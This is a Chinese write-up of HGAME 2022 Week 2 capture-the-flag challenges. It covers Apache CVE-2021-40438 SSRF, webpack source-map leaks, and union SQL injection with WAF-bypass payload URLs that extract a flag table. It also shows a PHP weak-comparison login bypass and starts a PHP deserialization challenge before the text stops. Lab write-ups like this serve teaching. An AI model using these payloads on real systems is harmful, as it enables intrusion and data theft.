

HGAME 2022 Week2 writeup by ek1ng

HGAME 2022 Week2 writeup by ek1ng

WEB

Apache!

webpack-engine

Pokemon

一本单词书

MISC

小游戏

一张怪怪的名片

你上当了 我的很大

CRYPTO

RSA Attack

Chinese Character Encryption

RSA Attack 2

RE

xD MAZE

WEB

Apache!

题目考察的是Apache在2021年9月爆出的httpd mod_proxy SSRF漏洞，CVE-2021-40438

我们首先需要了解漏洞的原理，以下内容也是参考了网上的博客自己总结的。

漏洞产生于使用了mod_proxy，mod_proxy是Apache服务器中用于反代后端服务的一个模块，Apache在配置反代的后端服务器时，有两种情况：

- 直接使用某个协议反代到某个IP和端口，比如 `ProxyPass / "http://localhost:8080"`
- 使用某个协议反代到unix套接字，比如 `ProxyPass / "unix:/var/run/www.sock|http://localhost:8080/"`

第一种情况比较好理解，第二种情况相当于让用户可以使用一个Apache自创的写法来配置后端地址。那么这时候就会涉及到parse的过程，需要将这种自创的语法转换成能兼容正常socket连接的结构，而fix_uds_filename函数就是做这个事情的，问题也就是出在filename上，那么我们来看一下filename这个函数写了什么

```

static void fix_uds_filename(request_rec *r, char **url)
{
    char *ptr, *ptr2;
    if (!r || !r->filename) return;

    if (!strncmp(r->filename, "proxy:", 6) && //!!!!!!问题在这
        (ptr2 = ap_strcasestr(r->filename, "unix:")) &&
//!!!!!!问题在这
        (ptr = ap_strchr(ptr2, '|'))) { //!!!!!!问题在这
        apr_uri_t urisock;
        apr_status_t rv;
        *ptr = '\0';
        rv = apr_uri_parse(r->pool, ptr2, &urisock);
        if (rv == APR_SUCCESS) {
            char *rurl = ptr+1;
            char *sockpath = ap_runtime_dir_relative(r->pool, urisock.path);
            apr_table_setn(r->notes, "uds_path", sockpath);
            *url = apr_pstrdup(r->pool, rurl); /* so we get the scheme for the
uds */
            /* r->filename starts w/ "proxy:", so add after that */
            memmove(r->filename+6, rurl, strlen(rurl)+1);
            ap_log_rerror(APLOG_MARK, APLOG_TRACE2, 0, r,
                          "*: rewrite of url due to UDS(%s): %s (%s)",
                          sockpath, *url, r->filename);
        }
        else {
            *ptr = '|';
        }
    }
}

```

进入这个if语句需要满足三个条件：

- `r->filename` 的前6个字符等于 `proxy:`
- `r->filename` 的字符串中含有关键字 `unix:`
- `unix:` 关键字后的部分含有字符 `|`

当满足这三个条件后，将 `unix:` 后面的内容进行解析，设置成 `uds_path` 的值；将字符 `|` 后面的内容，设置成 `rurl` 的值。

比如 `ProxyPass / "unix:xxxx|http://localhost:8080/"`，在解析完成后，`uds_path` 的值等于 `xxxx`，`rurl` 的值等于 `http://localhost:8080/`。好然后我们如果能想办法改变 `r->filename`，我们是不是就可以想办法反代到我们要访问的内网机器了呢，所以我们要去看看 `r->filename`

这时候我们需要了解函数 `proxy_hook_canon_handler`，这个函数用于注册canon handler，比如：每一个 `mod_proxy_xxx` 都会注册一个自己的canon handler，canon handler会在反代的时候被调用，用于告诉Apache主程序它应该把这个请求交给哪个处理方法来处理。

然后简单来说r->filename中后半部分是用户可以控制的，可以通过请求的path或者search来控制这两个部分，控制了反代的后端地址，漏洞产生的原因就在这。

1.

然后还有一个问题，难道apache就不会有什么识别的措施，你传给它unix套接字，他也会把这个请求发给用户url吗？那么Apache在正常情况下，因为识别到了unix套接字，所以会把用户请求发送给这个本地文件套接字，而不是后端URL。

简单说的话这里我们就需要让路径长度比较长，超过里面一个APP_PATH_MAX,这时候函数返回了路径过长的状态码导致最后unix套接字的值变成了null，这样Apache不会把请求发给unix套接字而是发给后端URL。

我们总结一下

CVE-2021-40438 漏洞为 Apache httpd 的 SSRF 漏洞，核心原理是 mod_proxy 模块为了支持 UDS (Unix Domain Socket) 转发而产生了安全性问题，并由多个位置代码问题组合产生。漏洞触发的前提如下：

1. 需开启 mod_proxy 配置
2. 需已知 VirtualHost 中 ProxyPass 指定的 URL 项
3. 使用 GET 请求超长字符串且超过目标 Apache 设置

然后在新版本中，apache仓库的commit的记录中可以看到官方解决漏洞的方法是，此前对用户访问url时unix:的位置没有做检验，然后 r->filename 的后半部分又可以由用户控制，这次检验了unix的位置所以漏洞就得到了修复。

上述就是原理，然后我们首先来看看题目是不是符合这个漏洞。

首先我们访问一下页面看看，页面提示我们去访问内网机器，并且提示我们内网机器的地址是internal.host，然后我们下载配置文件查看后，根据apache版本v2.4.48和题目描述需要访问到内网机器可以肯定这题是的漏洞是Apache httpd mod_proxy SSRF漏洞CVE-2021-40438

httpd.conf中发现mod_proxy配置开启↓

```
#LoadModule usertrack_module modules/mod_usertrack.so
#LoadModule unique_id_module modules/mod_unique_id.so
LoadModule setenvif_module modules/mod_setenvif.so
LoadModule version_module modules/mod_version.so
#LoadModule remoteip_module modules/mod_remoteip.so
LoadModule proxy_module modules/mod_proxy.so
LoadModule proxy_connect_module modules/mod_proxy_connect.
#LoadModule proxy_ftp_module modules/mod_proxy_ftp.so
LoadModule proxy_http_module modules/mod_proxy_http.so
#LoadModule proxy_fcgi_module modules/mod_proxy_fcgi.so
#LoadModule proxy_scgi_module modules/mod_proxy_scgi.so
#LoadModule proxy_uwsgi_module modules/mod_proxy_uwsgi.so
#LoadModule proxy_fdpass_module modules/mod_proxy_fdpass.s
#LoadModule proxy_wstunnel_module modules/mod_proxy_wstunn
#LoadModule proxy_ajp_module modules/mod_proxy_ajp.so
#LoadModule proxy_balancer_module modules/mod_proxy_balanc
#LoadModule proxy_express_module modules/mod_proxy_express
#LoadModule proxy_hcheck_module modules/mod_proxy_hcheck.s
#LoadModule session_module modules/mod_session.so
```

httpd-vhosts.conf发现ProxyPass 转发到`https://www.google.com`, 得到apache服务器不仅作为资源服务器, 还作为代理服务器转发到google上

```
#<VirtualHost *:80>
ServerAdmin webmaster@summ3r.top
DocumentRoot "/usr/local/apache2/htdocs"
ServerName dummy-host.example.com
ServerAlias www.dummy-host.example.com
ErrorLog "logs/dummy-host.example.com-error_log"
CustomLog "logs/dummy-host.example.com-access_log" com
<Location /proxy>
| ProxyPass https://www.google.com
</Location>
</VirtualHost>
```

我们根据给出配置文件我们发现mod_proxy开启了, ProxyPass是google并且版本为2.4.48, 那么漏洞肯定存在。

接下来我们构造payload

首先是GET后面跟的参数 不能是直接/?unix (在网上大多此漏洞复现的帖子构造payload都是直接添加/?unix这里出题人也是设置了一个坑), 而是需要/proxy?unix:, 原因是如果是/?unix:直接构造, 那么apache配置的ProxyPass参数设置的应该是"/", 也就是本地, 这里被设置成了google, 需要加一个proxy, 具体可以参考一下这篇文章<https://www.anquanke.com/post/id/257657>

第二个点是A的数量，那么最高设置应该是8192但是实际上不会设置这么多，如果你发送8193个A的话，就直接会超url限制的，然后试了试7000多个是可以的，那么A具体需要多少才能超出是要看配置的，输入长度操作 `APR_PATH_MAX` 时，直接返回错误，而后在 `ap_proxy_determine_connection` 中绕过错误检查。`APR_PATH_MAX` 可能长度为 8192，但实际上可能更小，出题人应该是设置了4000多就够了。

下面是apache GitHub仓库看到的源码的内容

include/apr.hw

```
636 #define APR_PATH_MAX 8192
637 /* !APR_HAS_UNICODE_FS */
638 #define APR_PATH_MAX MAX_PATH
639 #endif
640
641 #define APR_DSOPATH "PATH"
```

Showing the top two matches Last indexed on 24 Mar

include/apr.hwc

```
635 /* An arbitrary size that is digestable. True max is a bit less than 32000 */
636 #define APR_PATH_MAX 8192
637 /* !APR_HAS_UNICODE_FS */
638 #define APR_PATH_MAX MAX_PATH
639 #endif
```

第三个点是构造/proxy?unix:{A*7000}|<https://example.com> HTTP1.1 其中<https://example.com>部分填写的应该是我们希望代理转发到的地址，在题目里我们是需要访问

<http://httpd.summ3r.top:60010>，然后通过SSRF漏洞，让这个内网服务器internal.host反代理到我们直接访问的服务器，我们就可以访问到内网机器了，然后不要忘记添加flag，flag也是在配置文件中告诉我们位于flag文件中。

```
flag      Aa ab,*  
替换      AB   
...  
1个结果, 包含于1  
个文件中 - 在编辑器  
中打开  
default.conf 1  
location = ...  X  
  
default.conf  
16     error_page   500 502 503 504  /50x.html;  
17     location = /50x.html {  
18         root    /usr/share/nginx/html;  
19     }  
20  
21     location = /flag {  
22         return 200 "hgame{xxx}";  
23     }  
24  
25     # proxy the PHP scripts to Apache listening on 127.0.0.  
26     #  
27     #location ~ \.php$ {  
28     #     proxy_pass    http://127.0.0.1;  
29     #}  
30
```

第四个点是Host应该是127.0.0.1

The screenshot shows the Burp Suite Professional interface with the following details:

Request (Left Panel):

- Method: Raw
- Content: A series of 255 'A' characters.

Response (Right Panel):

- Code: 1 HTTP/1.1 200 OK
- Date: 2 Date: Sun, 30 Jan 2022 04:28:07 GMT
- Server: 3 Server: nginx/1.21.5
- Type: 4 Content-Type: application/octet-stream
- Length: 5 Content-Length: 48
- Connection: 6 Connection: close
- Body: 7 8 hgame{C0ng@tul4ti0n~u_r3pr0duced_CVE-2021-40438}

webpack-engine

题目考察的是webpack打包工具泄露sourcemap的漏洞

为了方便管理静态资源，优化前端工作流程，现代前端框架都会使用一些构建工具，如 `Grunt`、`Gulp`、`Webpack` 等。以 `Webpack` 为例，它是一个模块打包器。根据模块的依赖关系进行静态分析，然后将这些模块按照指定的规则生成对应的静态资源，使用这些构建工具就意味着不特别处理的话，JS 文件就会被全部打包在一起，如果没有删除 `Source Map`，用浏览器自带的开发者工具就能轻松看到。不当的打包配置和权限控制可能存在的危害有：

- 后台敏感功能、逻辑泄露
 - API 权限控制不当造成信息泄露
 - API 权限控制不当造成越权操作
 - SQL 注入
 - XSS 等

然后对应的解决办法就是在部署线上环境时删除Source Map

简单了解一下原理后我们来看题目，访问后f12查看一下源码，发现有一个和flag相关的.vue文件

```
<meta http-equiv="X-UA-Compatible" content="IE=edge">
<meta name="viewport" content="width=device-width,initial-scale=1">
<link rel="icon" href="favicon.ico">
<title>Webpack Engine</title>
<script defer="defer" src="js/runtime.js"></script>
<script defer="defer" src="js/vendor.js"></script>
<script defer="defer" src="js/router.js"></script>
<script defer="defer" src="js/232.js"></script>
<script defer="defer" src="js/main.js"></script>
▶ <style type="text/css">...</style>
▶ <style type="text/css">...</style>
▶ <style type="text/css">...</style>
▼<style type="text/css">
  html, body {
    height: 100%;
    margin: 0;
    padding: 0;
    overflow: hidden;
  }

  /*# sourceMappingURL=webpack:///src/views/Fl4g_1s_her3.vue */
  /**
   * sourceMappingURL=data:application/json;base64,eyJ2ZXJzaW9uIjozLCJzb3VyY2VzIjpBIndlYnBhY
   */
  </style>
  ▶ <style type="text/css">...</style>
</head>
... ▶ <body>...</body> == $0
</html>

```

html body

控制台 问题 搜索 What's New

这时候我们直接访问一下看看是不是配置了路由



YUdkaGJVjdSREJ1ZEY5bU1ISTVaWFJmTWv

解两层base64后我们就得到了flag

The screenshot shows the CyberChef interface. On the left, there's a sidebar with various operations like base64, From Base64, To Base64, etc. The main area has two steps. Step 1 is 'From Base64' with the alphabet set to 'A-Za-z0-9+/=' and a checked option 'Remove non-alphabet chars'. Step 2 is also 'From Base64' with the same alphabet and checked 'Remove non-alphabet chars'. Below the steps are buttons for 'STEP', 'BAKE!', and 'Auto Bake'. The input field contains a long base64 string, and the output field shows the decoded result: hgame{D0nt_f0r9et_2_C10s3_S0urce_m@p}.

Pokemon

题目考察的是SQL注入，因为这题是有直接回显的，所以说不用时间盲注啊什么的注入方法，只需要union注入就可以了。题目对['select', 'from', 'where', '=', 'V**V', 'union', 'or', 'and', '', '+', '-']做了过滤，那么注入的时候需要绕开这些过滤，SQL注入是一种非常套路的题型，首先是我们需要找到注入点，然后判断类型，字段数，回显点，依次爆库名，表名，字段名，数据。

首先我们先找注入点，打开题目给出的连接，访问后根据前端代码的注释，index.php接收id参数，经过尝试后id在1, 2, 3会分别返回3种pokemon，然后当id不是1, 2, 3时，会跳转到error.php，然后我们发现error.php接收参数code，当code为404时，页面会显示404 pokemon not found 当是code不为404的数字时，页面就不会有404 pokemon not found的字样，当code为字符时，页面会返回sql查询的报错信息，那么这个code参数这里是可以进行sql注入的。union注入时需要注意，union前面的select语句返回的字段数和union后面这句select返回的必须相等，然后通过输出code不为404让前面的select语句查询不到，就可以用后面的语句查询到我们想查询的内容啦，那么下面我们开始注入。

The screenshot shows a browser window with the URL http://121.43.141.153:60056/error.php?code=aa. The page displays an error message: Fatal error: Uncaught Error: Call to a member function fetch_all() on bool in /var/www/html/db.php:27 Stack trace: #0 /var/www/html/error.php(7): getStatusMessage('aa') #1 {main} thrown in /var/www/html/db.php on line 27.

Fatal error: Uncaught Error: Call to a member function fetch_all() on bool in /var/www/html/db.php:27 Stack trace: #0 /var/www/html/error.php(7): getStatusMessage('aa') #1 {main} thrown in /var/www/html/db.php on line 27

首先我们已经通过输入数字和字符判断了，`getStatusMessage`接收一个整数类型的参数，而不是字符串类型

接下来判断字段数，这里空格和`/* */`被过滤了，用`/* */`绕开过滤，`order`的`or`被过滤了，需要双写
绕开过滤，绕开过滤的方法也不止一种，我这是其中一种，`order by 3`无法正常返回数据，`order by 2`可以正常返回，说明字段数为2

```
1 order by 3
```


```
http://121.43.141.153:60056/error.php  
?code=1/* */oorrder/* */by/* */3
```



接下来判断回显点

```
0 union select 1,2 limit 1
```


```
http://121.43.141.153:60056/error.php  
?code=0/* */unionion/* */seselectlect/* */1,2/* */limit/* */1
```



接下来爆库名

```
0 union select 1, database()

http://121.43.141.153:60056/error.php
?code=0/* */union/* */select/* */1, database()
```




得到库名Pokemon

接下来爆表名 这里等号用regexp绕过过滤

```
1 union select 1,group_concat(table_name) from information_schema.tables where
table_schema regexp pokemon

http://121.43.141.153:60056/error.php
?code=1/* */union/* */select/* */1,group_concat(table_name)/*
*/from/* */information_schema.tables/* */where/* */table_schema/*
regexp/* */'pokemon';
```



Max HackBar

Error Based WAF XSS LFI LDAP VARIABLES Bypass Passcode Other + - 🇨🇳


Load URL: http://121.43.141.153:60056/error.php?code=1/* */unionion/* */seselect/* */1,group_concat(column_name)/* */frfromom/* */infoormation_schema.columns/* */whwhereere/* */table_schema/* */regexp/* */'pokemon';
Split URL
Execution

爆出表名fllllllllaaaaaag

接下来爆字段名 这里等号用regexp绕过过滤

```
1 union select 1,group_concat(column_name) from information schema.columns where
table_schema regexp pokemon

http://121.43.141.153:60056/error.php
?code=1/* */unionion/* */seselect/* */1,group_concat(column_name)/*
*/frfromom/* */infoormation_schema.columns/* */whwhereere/* */table_schema/*
*/regexp/* */'pokemon';
```



Max HackBar

SQL Error Based WAF XSS LFI LDAP VARIABLES Bypass Passcode Other + - 🇨🇳

Load URL: http://121.43.141.153:60056/error.php?code=1/* */unionion/* */seselect/* */1,group_concat(column_name)/* */frfromom/* */infoormation_schema.columns/* */whwhereere/* */table_schema/* */regexp/* */'pokemon';
Split URL
Execution

得到字段名flag

根据字段名和表名爆出flag

```
1 union select 1,flag from fllllllllaaaaag

http://121.43.141.153:60056/error.php
?code=1/* */ununionion/* */seselect/* */1,flag/* */frfromom/*
*/fllllllllaaaaag;
```

The screenshot shows a dark-themed web application interface. At the top, there is a navigation bar with various tabs like '查看器', '控制台', '测试器', etc. Below the navigation bar, there is a large red 'ERROR' message. Underneath the error message, there is some code output: '1 hgame{COn9r@tul4ti0n*Y0u\$4r3_sq1_M4ST3R#}'.

Below the error message, there is a section titled 'Execution' which contains the URL: 'http://121.43.141.153:60056/error.php?code=1/* */ununionion/* */seselect/* */1,flag/* */frfromom/* */fllllllllaaaaag;'. This URL is highlighted in red, indicating it is the current target for attack.

一本单词书

题目考察的是PHP反序列化漏洞


首先访问题目给出的连接，发现是个登录页面，f12查看前端代码后发现注释www.zip，访问www.zip文件下载下来，我们就得到了源码

USERNAME

PASSWORD

LOGIN

查看源代码后，因为php在字符串比较上是弱比较，那么只需要输入adm1n作为账号，一个不是纯数字并且1080开头的字符串作为密码就可以成功登录啦



The screenshot shows a browser window with the URL 'login.php' in the address bar. The page content is a simple form with fields for 'USERNAME' and 'PASSWORD'. The 'PASSWORD' field contains the value '1080'. Below the form is a large block of PHP source code. The code is as follows:

```
if ($_SERVER['REQUEST_METHOD'] == 'POST') {
    if (!isset($_POST['username']) || !isset($_POST['password'])) {
        return;
    }
    if ($_POST['username'] != 'adm1n') {
        die(alert( msg: 'username or password is invalid'));
    }
    if (is_numeric($_POST['password'])) {
        die(alert( msg: '密码不能设置为纯数字，我媽都知道(¬_¬; )'));
    } else {
        if ($_POST['password'] == 1080) {
            $_SESSION['username'] = 'admin';
            $_SESSION['unique_key'] = md5(randomString( length: 8));
        }
    }
}
```

登录后我们进入到了单词表功能，结合题目给出的源码，我们需要重点查看save.php get.php evil.php，先来仔细看一下代码结合抓包理解一下，看看到底发生了一些什么

单词表

1. abandon-> "放弃"

首先是后端一共有3个接口， save.php,index.php,get.php

在我们点击添了个加的时候，会先后请求请求save.php,index.php,get.php， save.php将传入的json格式的数据，先 `json_decode` 转换成数组形式，然后再 `encode` 编码成键值对的形式，最后通过 `file_put_contents` 存入文件，然后这里的文件名是一个和 `SESSION` 有关的方式存储的，但是这个你修改了SESSION只是可以访问到/tmp/目录下面的一些文件，所以说你去修改的话也是没有什么用处， `SESSION` 在这里面用处就是识别登录状态，识别你是不是以admin的用户名登录了系统。然后请求index.php,index.php就是你访问到的页面，然后index.php获取单词表里面的数据会去访问get.php，访问get.php的话，get.php做的就是从文件里面读取单词表的一个过程，get.php会访问 `$filename` 这个文件，也就是我们save.php存数据进去的这个文件，然后先 `file_get_contents` 从文件里面把文件内容以字符串的形式读取出来，再 `decode` 解码成数组形式存储的 `$data`，然后 `$data` 再通过 `json_encode` 编码成JSON的格式，然后再在前端页面上面渲染出来，形成单词表，这就是这个系统的整体逻辑。

Save.php

```
<?php
session_start();
include 'admin_check.php';

function encode($data): string {
    $result = '';
    foreach ($data as $k => $v) {
        $result .= $k . '|' . serialize($v);
    }

    return $result;
}

function saveSessionData() {
    $filename = "/tmp/".$_SESSION['unique_key'].'.session';
    $data = json_decode(file_get_contents("php://input"));
}
```

```

    $str = encode($data);
    file_put_contents($filename, $str, FILE_APPEND);
}

if ($_SERVER['REQUEST_METHOD'] == 'POST') {
    saveSessionData();
} else {
    echo 'method not allowed';
}

```

get.php

```

<?php
session_start();
include 'admin_check.php';
include 'evil.php';

// flag is in /flag

function decode(string $data): Array {
    $result = [];
    $offset = 0;
    $length = \strlen($data);
    while ($offset < $length) {
        if (!strstr(substr($data, $offset), '|')) {
            return [];
        }
        $pos = strpos($data, '|', $offset);
        $num = $pos - $offset;
        $varname = substr($data, $offset, $num);
        $offset += $num + 1;
        $dataItem = unserialize(substr($data, $offset));

        $result[$varname] = $dataItem;
        $offset += \strlen(serialize($dataItem));
    }
    return $result;
}

function loadSessionData(): Array {
    $filename = '/tmp/'. $_SESSION['unique_key']. '.session';
    if (file_exists($filename)) {
        $str = file_get_contents($filename);
        return decode($str);
    } else {
        file_put_contents($filename, '');
        return [];
    }
}

echo json_encode(loadSessionData());

```

Evil.php

```
<?php
```

```

class Evil {
    public $file;
    public $flag;

    public function __wakeup() {
        $content = file_get_contents($this->file);
        if (preg_match("/hgame/", $content)) {
            $this->flag = 'hacker!';
        }
        $this->flag = $content;
    }
}

```

接下来就是看一下漏洞在哪，首先get.php里面告诉我们，flag is in /flag，意思就是flag在.flag这个文件里面，然后通过搜索引擎也是了解到了反序列化漏洞，那么在这里，由于**在原生session文件处理的实现中，开发者使用 | 对属性进行分割，但键名没有过滤，可以插入 |。如果用户可控键名，那么就会导致反序列化逃逸。**

